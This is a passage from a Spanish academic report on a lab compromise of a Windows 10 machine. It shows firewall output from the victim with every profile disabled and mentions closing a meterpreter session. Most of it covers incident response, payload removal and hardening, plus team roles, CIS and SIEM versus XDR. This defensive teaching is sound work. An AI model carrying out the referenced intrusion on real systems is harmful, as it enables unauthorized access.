netsh advfirewall show allprofiles

Configuraci◆n de Perfil de dominio:
----------------------------------------------------------------------
Estado                                DESACTIVAR
Directiva de firewall                 BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (solo almac◆n de GPO)
LocalConSecRules                      N/A (solo almac◆n de GPO)
InboundUserNotification               Habilitar
RemoteManagement                      Deshabilitar
UnicastResponseToMulticast            Habilitar

Registro:
LogAllowedConnections                 Deshabilitar
LogDroppedConnections                 Deshabilitar
FileName                              %systemroot%\system32\LogFiles\Firewall\
pfirewall.log
MaxFileSize                           4096


Configuraci◆n de Perfil privado:
----------------------------------------------------------------------
Estado                                DESACTIVAR
Directiva de firewall                 BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (solo almac◆n de GPO)
LocalConSecRules                      N/A (solo almac◆n de GPO)
InboundUserNotification               Habilitar
RemoteManagement                      Deshabilitar
UnicastResponseToMulticast            Habilitar

Registro:
LogAllowedConnections                 Deshabilitar
LogDroppedConnections                 Deshabilitar
FileName                              %systemroot%\system32\LogFiles\Firewall\
pfirewall.log
MaxFileSize                           4096
```

Fuente: Propia

Figura 34. Estado de los firewalls de Windows - parte 2.




```
Configuraci◆n de Perfil p◆blico:
----------------------------------------------------------------------
Estado                                DESACTIVAR
Directiva de firewall                 BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (solo almac◆n de GPO)
LocalConSecRules                      N/A (solo almac◆n de GPO)
InboundUserNotification               Habilitar
RemoteManagement                      Deshabilitar
UnicastResponseToMulticast            Habilitar

Registro:
LogAllowedConnections                 Deshabilitar
LogDroppedConnections                 Deshabilitar
FileName                              %systemroot%\system32\LogFiles\Firewall\
pfirewall.log
MaxFileSize                           4096

Aceptar
```

Fuente: Propia

Una vez finalizada la acción dentro de la máquina víctima solo basta con terminar la sesión de meterpreter como se observa en la Figura 35.

Figura 35. Finalización de la sesión de meterpreter.



Fuente: Propia

4.4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

En este capítulo se abordan los procesos realizados para la detección, contención y eliminación del ataque del escenario propuesto.

4.4.1 Pasos para la identificación de un ataque en tiempo real

Uno de los eventos más cruciales a nivel de seguridad en cualquier organización sucede cuando se está bajo un ataque informático, sin embargo, la preparación previa ante estos eventos puede ser un factor decisivo para el manejo de esta situación minimizando el impacto que pueda tener para los activos de la organización

A continuación, se realiza la descripción de los pasos necesarios que deben llevarse a cabo para la identificación de un ataque informático, basados en la Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información del MinTic[33].

4.4.1.1 Preparación

Iniciando con que la prevención de los posibles ataques informáticos es la base para generar una respuesta adecuada, el área se seguridad junto con el equipo de atención a incidentes deben generar la hoja de ruta para la identificación, respuesta, contención, eliminación y recuperación. Esta hoja de ruta debe incluir a todas las personas de la organización en cuanto al reporte de posibles eventos o incidencias, así como los equipos especializados para su respectiva clasificación y manejo, como el apoyo de todos los actores directivos y administrativos que faciliten la atención.

[33] MINTIC. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. Seguridad y privacidad de la información. Version 1.2 del 6 de noviembre del 2016.

4.4.1.2 Detección y análisis

Entendiendo los elementos que pueden dar señales de un incidente cibernético como lo serian, alertas en los sistemas de seguridad, comportamientos anómalos, informes de herramientas especializadas, logs de dispositivos, reportes de los propios usuarios como fue el caso del escenario propuesto, se abordaría este evento para su análisis, entendiendo el impacto que tendría o podría generar para toda la organización, se clasificaría su magnitud mediante los procesos ya previamente establecidos por la organización, donde para el escenario propuesto una filtración de información donde se vio comprometido el acceso de forma remota a uno de los equipos de la organización pone en riesgo toda la red de la organización siendo una evento de alta prioridad.

4.4.1.3 Acciones de contención y erradicación

La primera acción a realizar una vez identificado el tipo de ataque y como se originó según el escenario analizado, lo primero en realizarse sería el aislamiento del equipo comprometido de la red, esto con el fin de que no pudiese establecerse la conexión del atacante con el equipo, posteriormente analizar cada uno de los elementos de la red, o los equipos circundantes que pudiesen presentar características sospechosas o comportamientos que dieran lugar a una nueva intrusión verificando las medidas de seguridad ya previamente establecidas.

De forma paralela se realizaría el respectivo reporte a las entidades legales correspondientes para su conocimiento y disposición; una vez contenida la amenaza, se procedería a erradicar el malware encontrado en este caso el payload encontrado que genero la conexión y verificando cual fue la información que pudo verse comprometida bajo un análisis forense del equipo vulnerado.


4.4.1.4 Recuperación y lecciones aprendidas

De encontrarse información alterada o eliminada se realizaría un intento por recuperar los datos, en caso de que esto no fuese posible se haría uso de los backups periódicos establecidos por la organización, restaurando la información al punto más cercano. Por otro lado, se revisarían los hallazgos del evento para implementar las medidas necesarias que eviten la repetición del mismo, del mismo modo replicar las medidas en los diversos equipos de la organización y de ser necesario ajustar las políticas de seguridad vigentes junto con la capacitación del personal para que sean menos propensos a ser afectados por este tipo de ataques. Por último, llevar el registro del evento en todas sus fases, con el fin de tener un manual de ruta ante incidencias parecidas, así como generar una base de información que pueda ser de ayuda tanto para la organización como para otras organizaciones que puedan presentar el mismo evento.

4.4.2 Paso a paso realizado para asegurar y erradicar el ataque del escenario propuesto

Para erradicar el malware de forma inicial, se realizó la eliminación del archivo malicioso encontrado PoC_1049640160.exe, posterior a esto tras identificar que todas las defensas del equipo estaban desactivadas, se activaron progresivamente, como se observa en la Figura 36, se activó la configuración de protección contra virus y amenazas de Windows. Estos elementos son específicos contra algunas firmas de virus y amenazas ya conocidas por Windows defender.


Figura 36. Activación de la configuración de protección contra virus y amenazas.



Fuente: Propia

Del mismo modo dentro de la configuración se activó la protección contra alteraciones como se muestra en la Figura 37.


Figura 37. Activación de la protección contra alteraciones.



Fuente: Propia

Posteriormente se realizó la activación de los firewalls de red de dominio, de red privada y de red pública como se muestra en la Figura 38.


Figura 38. Activación de los firewalls por defecto de Windows.



Fuente: Propia

De forma complementaria se activa el bloqueo de conexiones entrantes, ya que no son elementos de los que requiera el equipo del usuario, como se observa en la Figura 39.

Figura 39. Bloqueo de conexiones entrantes.



Fuente: Propia

Es importante mencionar que la configuración del firewall del equipo puede variar en cada caso dependiendo de las necesidades específicas del usuario final, dando permiso o bloqueando las conexiones de diversas aplicaciones.


En cuanto a la navegación y la descarga de posibles archivos maliciosos basados en la reputación se realizó la activación del filtro SmartScreen de Windows de la misma manera se revisó la configuración de la protección contra vulnerabilidades de seguridad, como se observa en la Figura 40.

Figura 40. Activación de la protección basada en reputación y protección contra vulnerabilidades de seguridad.

Fuente: Propia

Así mismo se activa la opción de protección contra el ransomware, que protege los archivos del equipo contra modificaciones no autorizadas, como se muestra en la Figura 41.


Figura 41. Activación de protección contra ransomware, acceso controlado a carpetas.



Fuente: Propia

Para el caso de la versión de Windows 10 del laboratorio, esta no contaba con el aplicativo de escritorio remoto, pero se recomienda deshabilitarlo como lo sugiere la guía de hardenización de Floating Point[34]. Adicionalmente a la activación de las medidas de protección de Windows, se revisan las actualizaciones automáticas del equipo que permite el parcheo de posibles vulnerabilidades descubiertas en el tiempo como se muestra en la Figura 42.

Figura 42. Revisión de actualizaciones de Windows.




Fuente: Propia

[34] FLOATING POINT. Hardening en Windows 10: Protege tu ordenador de hackers, virus, ransomware y más. [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms

Como medida adicional, se modificó la contraseña de acceso al equipo por una mucho más segura, dificultando el acceso al mismo por una persona no autorizada, como se muestra en la Figura 43.

Figura 43. Cambio de contraseña del usuario del equipo.



Fuente: Propia

Se sugirió realizar una copia de seguridad del equipo, esto con el fin de tener un punto de restauración ante algún posible incidente informático, como se muestra en la Figura 44.

Figura 44. Creación de copia de seguridad.

Fuente: Propia

Por último, se sugiere que se genere una capacitación de los comportamientos que los usuarios finales realizan que pueden convertirse en una brecha de seguridad para la organización, así como la importancia del establecimiento de roles y permisos dentro de la organización para evitar modificaciones accidentales sobre los equipos.

4.4.3 Diferencias entre los equipos red team, blue team, purple team y equipos de incidentes informáticos

A continuación, se listan algunas de las característica y principales diferencias de los equipos, red team, blue team, purple team y el equipo de incidentes informáticos:

4.4.3.1 Red Team

Como se menciona en el artículo de Keepcoding, *¿Qué es Red Team en Ciberseguridad?*[35] El objetivo principal del Red Team se enfoca en realizar simulaciones de ataques y pruebas de penetración para identificar vulnerabilidades en la infraestructura de la organización, haciendo énfasis en las vulnerabilidades más críticas.

Dentro de sus características principales están:

- Independencia - Opera de manera independiente de otros equipos de seguridad.
- Ataque Simulado - Actúa como un atacante real para identificar debilidades en la organización.

[35] KEEPCODING. ¿Qué es Red Team en Ciberseguridad? [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

- Enfoque Adversarial - Adopta un enfoque adversarial para evaluar la resistencia de la organización.

El red team tiene como diferencia de otros equipos en que se enfoca únicamente en pruebas de penetración y simulaciones de ataque, a diferencia del Blue Team y el Equipo de Incidentes Informáticos, además el red team trabaja de manera independiente y no se centra en la defensa activa como lo hace el Blue Team.

4.4.3.2 Blue Team

Como menciona Keepcoding en su artículo *¿Qué es el blue team en ciberseguridad?*[36]. El objetivo del Blue Team es defender la infraestructura de la organización contra amenazas cibernéticas y responder a incidentes de seguridad, colaborando con las medidas correctivas pertinentes.

Dentro de sus características principales están:

- Defensa Activa: Implementa controles de seguridad y monitoriza la infraestructura para detectar y prevenir amenazas.
- Trabajo en Equipo: Colabora estrechamente con otros equipos de seguridad.
- Enfoque Defensivo: Se centra en la protección de la organización.

Lo que diferencia al blue team de los demás equipos es que este se centra en la defensa activa y pasiva apoyando la respuesta a incidentes, en contraste con el Red Team que simula ataques, este equipo se caracteriza por trabajar en conjunto con otros equipos para proteger la infraestructura informática.

[36] KEEPCODING. ¿Qué es Blue Team en Ciberseguridad? [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/

4.4.3.3 Purple Team

Como menciona Keepcoding en su artículo *¿Qué es purple team en ciberseguridad?*[37] El Purple Team actúa como un puente entre el Red Team y el Blue Team, facilitando la colaboración y la mejora continua de la seguridad.

Dentro de sus características principales están:

- Coordinación: Facilita ejercicios conjuntos entre el Red Team y el Blue Team.
- Evaluación Continua: Comparte hallazgos y lecciones aprendidas para mejorar la seguridad.
- Mejora de Defensas: Ayuda a la organización a fortalecer su postura de seguridad.

Dentro de las diferencias más notorias con los otros equipos están que estos no se centran en realizar pruebas de penetración ni en la respuesta a incidentes, como el Red Team y el Blue Team, si no que su función es algo más administrativa y comunicativa centrada en la facilitación de la colaboración entre equipos, así como las necesidades organizacionales de seguridad enfocadas a la continuidad del negocio.

4.4.3.4 Equipo de incidentes informáticos

El equipo de respuesta a incidentes informáticos, más conocido como CSIRT, como menciona el artículo de TechTarget *Equipo de Respuesta frente a*

[37] KEEPCODING. ¿Qué es Purple Team en Ciberseguridad? [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/#:~:text=Podríamos%20pensar%20que%20el%20Equipo,de%20seguridad%20de%20la%20organización.

Incidencias de Seguridad Informática (CSIRT)[38] tiene como misión responder a incidentes, investigar amenazas y ayudar en **la recuperación de los sistemas afectados**.

Aunque existen diferentes tipos de CSIRT comparten algunas características como:

- Respuesta Reactiva: Actúa en respuesta a incidentes identificados.
- Investigación: Analiza las brechas de seguridad y las amenazas.
- Recuperación: Trabaja en la restauración y mitigación de daños.

Entendiendo que su enfoque es reactivo, a diferencia del Red Team y el Blue Team que tienen un enfoque más proactivo en pruebas y defensa. El equipo CSIRT se centra en la respuesta y recuperación después de un incidente, su documentación y todo el ciclo de vida que puede generar un evento de seguridad.

Cada uno de estos equipos de seguridad tiene un propósito único y complementario en la protección de una organización contra amenazas cibernéticas. La colaboración y la coordinación entre estos son esenciales para fortalecer la seguridad de las organizaciones. Mientras que el Red Team y el Blue Team se enfocan en aspectos específicos de la ciberseguridad, el Purple Team facilita la mejora continua, y el Equipo de Incidentes Informáticos juega un papel crucial en la respuesta y recuperación ante incidentes. Juntos, estos equipos ayudan a las organizaciones a estar preparadas y resilientes en un entorno cibernético en constante evolución.

[38] TECHTARGET. ComputerWeekly.es. Equipo de Respuesta frente a Incidencias de Seguridad Informática (CSIRT). [En línea]. [Consultado en 18 de Septiembre de 2023]. Disponible en: https://www.computerweekly.com/es/definicion/Equipo-de-Respuesta-frente-a-Incidencias-de-Seguridad-Informatica-CSIRT#:~:text=Un%20Equipo%20de%20Respuesta%20frente,Existen%20diversos%20tipos%20de%20CSIRTs.

4.4.4 Funcionamiento del CIS – Center for Internet Security dentro del equipo Blue team

El CIS – Center for Internet Security[39] es una organización sin ánimo de lucro creada en el año 2000 que busca mejorar la confianza en el mundo interconectado proporcionando recursos tecnológicos y procedimentales a las personas, gobiernos y organizaciones para la mejora de la seguridad informática. Al ser una comunidad global hay una continua actualización de los recursos que ofrecen, además de suministrar evidencia de casos de éxito donde se han implementado, existen algunos recursos gratuitos, y otros de pago en asociaciones con diferentes proveedores tecnológicos como Microsoft, IBM, Oracle, Red Hat entre otros.

Dentro de sus recursos principales están:


- CIS Controls: Implementación de controles de seguridad bajo estándares mundiales y mejores prácticas de seguridad.
- CIS-CAT Pro: Evalúa los sistemas según las directrices de hardening líderes en la industria.
- CIS CSAT Pro: Rastrea, prioriza y aumenta el uso de las mejores prácticas de seguridad.
- CIS Hardened Images: Simplifica la seguridad en la nube con imágenes virtuales precargadas.
- CIS Build Kits: Automatiza la forma de aplicar configuraciones seguras.

Su árbol de servicios puede encontrarse en su página principal, donde se abarcan diversos aspectos de la ciberseguridad, desde asegurar la organización, las

[39] CIS. Center for Internet Security. About us. [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://www.cisecurity.org/about-us

plataformas tecnológicas y sus casos específicos como se puede observar en la Figura 45.


Figura 45. Recursos ofrecidos por el CIS – Center for Internet Security.



Fuente: CIS. Center for Internet Security. Cybersecurity Tools and Resources. [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://www.cisecurity.org/cybersecurity-tools

Es importante mencionar que los recursos que provee el CIS son aplicables a cualquier organización sin importar su tamaño, por lo que cualquier persona u organización que desee acceder a esta información puede ingresar a la dirección web https://www.cisecurity.org/cybersecurity-tools y seleccionar la herramienta que desee implementar según sus necesidades y obtener más información de cómo puede llevar a cabo el proceso, como se observa en la Figura 46.


Figura 46. Herramientas y recursos disponibles del CIS.



Fuente: CIS. Center for Internet Security. Cybersecurity Tools and Resources. [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://www.cisecurity.org/cybersecurity-tools

Para la descarga de algunos de los recursos la página requerirá de un registro simple, con datos sencillos como se observa en la Figura 47.

Figura 47. Registro para la descarga de recursos en el CIS.



Fuente: CIS. Center for Internet Security. Benchmarks. [En línea]. [Consultado en 19 de Septiembre de 2023]. Disponible en: https://learn.cisecurity.org/benchmarks

Teniendo en cuenta lo anterior el CIS desempeña un papel clave apoyando las funciones del blue team, siendo una gran fuente de información con el fin de mejorar la seguridad en la organización, al abarcar estándares de seguridad mundiales, guías de configuración de diferentes plataformas, herramientas de evaluación de seguridad, información actualizada de amenazas, y una amplia comunidad, siempre será posible la mejora continua de la seguridad en cualquier ámbito, lo que facilita el trabajo del blue team para identificar sus prioridades y así aplicar los recursos necesarios según las necesidades específicas de la organización.

4.4.5 Diferencias existentes entre un SIEM y un XDR

Un SIEM[40] y un XDR[41] son dos soluciones de seguridad que desempeñan roles diferentes en la protección y detección de amenazas. A continuación, en la Tabla 1, se muestran las diferencias clave entre un SIEM y un XDR:

Tabla 1. Diferencias entre un SIEM y un XDR.

	SIEM (Security Information and Event Management)	**XDR (Extended Detection and Response)**
Función Principal	El SIEM se enfoca en la recopilación, correlación y análisis de datos de eventos y registros de seguridad de múltiples fuentes para proporcionar visibilidad en tiempo real de la actividad de la red y sistemas.	El XDR se centra en la detección avanzada y la respuesta a amenazas, integrando datos de múltiples fuentes para identificar amenazas más sofisticadas y generar respuestas automatizadas.
